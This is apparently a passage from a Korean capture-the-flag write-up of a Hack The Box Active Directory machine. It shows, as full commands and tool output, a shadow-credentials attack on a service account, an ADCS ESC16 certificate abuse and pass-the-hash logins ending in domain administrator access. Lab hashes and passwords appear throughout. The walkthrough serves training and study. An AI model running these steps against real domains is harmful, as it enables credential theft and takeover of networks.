
33bd09dcd697600edf6b3a7af4875767- [4] 획득한
winrm_svc계정의 NT 해시를 이용하여 WinRM 원격 접속 후 플래그 확인
Post Exploit

CA_SVC계정은CERT PUBLISHERS(인증서 발급자)그룹의 멤버였다.- SPN(Service Principal Names)은
ADCS/ca.fluffy.htb로 ADCS 관련 서비스임을 유추할 수 있다.
- SPN(Service Principal Names)은
- 또한, NXC의
adcs모듈을 통해 대상 호스트에서 ADCS 서비스가 운영중임을 확인했다.- PKI Enrollment Server (CA Server), CN (Certificate Name) 정보 확인
➜  tools nxc ldap 10.129.203.70 -u winrm_svc -H '33bd09dcd697600edf6b3a7af4875767' -M adcs
LDAP        10.129.203.70   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
LDAP        10.129.203.70   389    DC01             [+] fluffy.htb\winrm_svc:33bd09dcd697600edf6b3a7af4875767
ADCS        10.129.203.70   389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.203.70   389    DC01             Found PKI Enrollment Server: DC01.fluffy.htb
ADCS 10.129.203.70 389 DC01 Found CN: fluffy-DC01-CA- ADCS 악용 가능 여부를 확인하기 위해서는
ca_svcNT 해시가 필요하다. - 이를 위해
winrm_svc계정으로ca_svc에 대한 크리덴셜 쉐도잉 공격을 진행한다.
- [1]
ca_svc계정의 PFX 인증서 발급- 인증서명 : Csc2iK4z.pfx
- 인증서 패스워드 : pe4cqe23gz5lWNwGlpui
➜  pywhisker git:(main) ✗ python pywhisker.py --action add -d fluffy.htb -u p.agila -p prometheusx-303 --dc-ip 10.129.203.70 -t ca_svc
[*] Searching for the target account
[*] Target user found: CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 0d09c045-2335-9ec8-6fc4-b190fb753662
[*] Updating the msDS-KeyCredentialLink attribute of ca_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: Csc2iK4z.pfx
[+] PFX exportiert nach: Csc2iK4z.pfx
[i] Passwort für PFX: pe4cqe23gz5lWNwGlpui
[+] Saved PFX (#PKCS12) certificate & key at path: Csc2iK4z.pfx
[*] Must be used with password: pe4cqe23gz5lWNwGlpui
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools- [2]
ca_svc계정의 PFX 파일을 이용하여 TGT 발급- AS-REP encryption key (ab99dc4cfed9e4b15ad4cb70b5a087bd27c9369efbeee5ac8d4080922295ec06)
➜  pywhisker git:(main) ✗ python ../../PKINITtools/gettgtpkinit.py -cert-pfx Csc2iK4z.pfx -pfx-pass pe4cqe23gz5lWNwGlpui fluffy.htb/ca_svc ca_svc.ccache
2025-10-05 02:58:46,135 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-10-05 02:58:46,166 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-10-05 02:58:56,863 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-10-05 02:58:56,863 minikerberos INFO     ab99dc4cfed9e4b15ad4cb70b5a087bd27c9369efbeee5ac8d4080922295ec06
INFO:minikerberos:ab99dc4cfed9e4b15ad4cb70b5a087bd27c9369efbeee5ac8d4080922295ec06
2025-10-05 02:58:56,867 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file- [3]
ca_svc계정의 TGT를 이용하여 NT 해시 추출- ca0f4f9e9eb8a092addf53bb03fc98c8
➜  pywhisker git:(main) ✗ python ../../PKINITtools/getnthash.py -key ab99dc4cfed9e4b15ad4cb70b5a087bd27c9369efbeee5ac8d4080922295ec06 fluffy.htb/ca_svc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
ca0f4f9e9eb8a092addf53bb03fc98c8- 획득한
ca_svcNT 해시의 유효성 확인
(bloodyAD) ➜  opt nxc smb 10.129.203.70 -u ca_svc -H ca0f4f9e9eb8a092addf53bb03fc98c8
SMB         10.129.203.70   445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.70   445    DC01             [+] fluffy.htb\ca_svc:ca0f4f9e9eb8a092addf53bb03fc98c8
POST EXPLOIT
Abusing ADCS ESC16 Vulnerability
ca_svc계정으로 악용 가능한 ADCS 취약점을 조사하니 ESC16 취약점이 발견됐다.- 해당 취약점으로 권한 상승이 가능했으며, 워크플로우는 아래 URL에서 참고했다.
➜ exploit certipy-ad find -u ca_svc -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.203.70 -target fluffy.htb -enabled -vulnerable -stdout
ca_svc계정의 UPN(User Principal Name) 확인
➜  exploit certipy-ad account -u ca_svc -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.154.137 -target fluffy.htb -user ca_svc read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : ca_svc@fluffy.htb
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
whenChanged : 2025-10-04T21:36:24+00:00ca_svc계정의 UPN을administrator로 변경
➜  exploit certipy-ad account -u ca_svc -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -target fluffy.htb -dc-ip 10.129.154.137 -upn administrator@fluffy.htb -user ca_svc update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator@fluffy.htb
[*] Successfully updated 'ca_svc'
- `ca_svc` 계정의 UPN이 `administrator`로 변경된 것을 확인
➜  exploit certipy-ad account -u ca_svc -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.154.137 -target fluffy.htb -user ca_svc read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : administrator@fluffy.htb
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
whenChanged : 2025-10-05T10:54:34+00:00ca_svc계정의 NT 해시로administrator계정의 PFX 파일 요청 시도- (
-target옵션 값은 FQDN으로 설정하지 않으면 오류 발생)
- (
➜  htb certipy-ad req -dc-ip 10.129.154.137 -u administrator -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -target dc01.fluffy.htb -ca fluffy-DC01-CA -template User
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 16
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'administrator계정의 PFX 파일 추출 후,ca_svc계정의 UPN 원복
➜  htb certipy-ad auth -pfx administrator.pfx -domain fluffy.htb -dc-ip 10.129.154.137
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'
[-] Verify that the username 'administrator' matches the certificate UPN: administrator
[-] See the wiki for more information

➜  htb certipy-ad account -u ca_svc -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -target fluffy.htb -dc-ip 10.129.154.137 -upn ca_svc@fluffy.htb -user ca_svc update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'- 로컬 관리자(administrator) 계정의 PFX 파일을 이용하여 로컬 관리자 NT 해시 추출
➜  htb certipy-ad auth -pfx administrator.pfx -domain fluffy.htb -dc-ip 10.129.154.137
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'

[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e                                                                 ➜  htb evil-winrm -i 10.129.154.137 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e
PRIVILEGE ESCALATION
- 로컬 관리자(administrator) 계정의 NT 해시로 원격 접속 후 플래그 획득에 성공했다.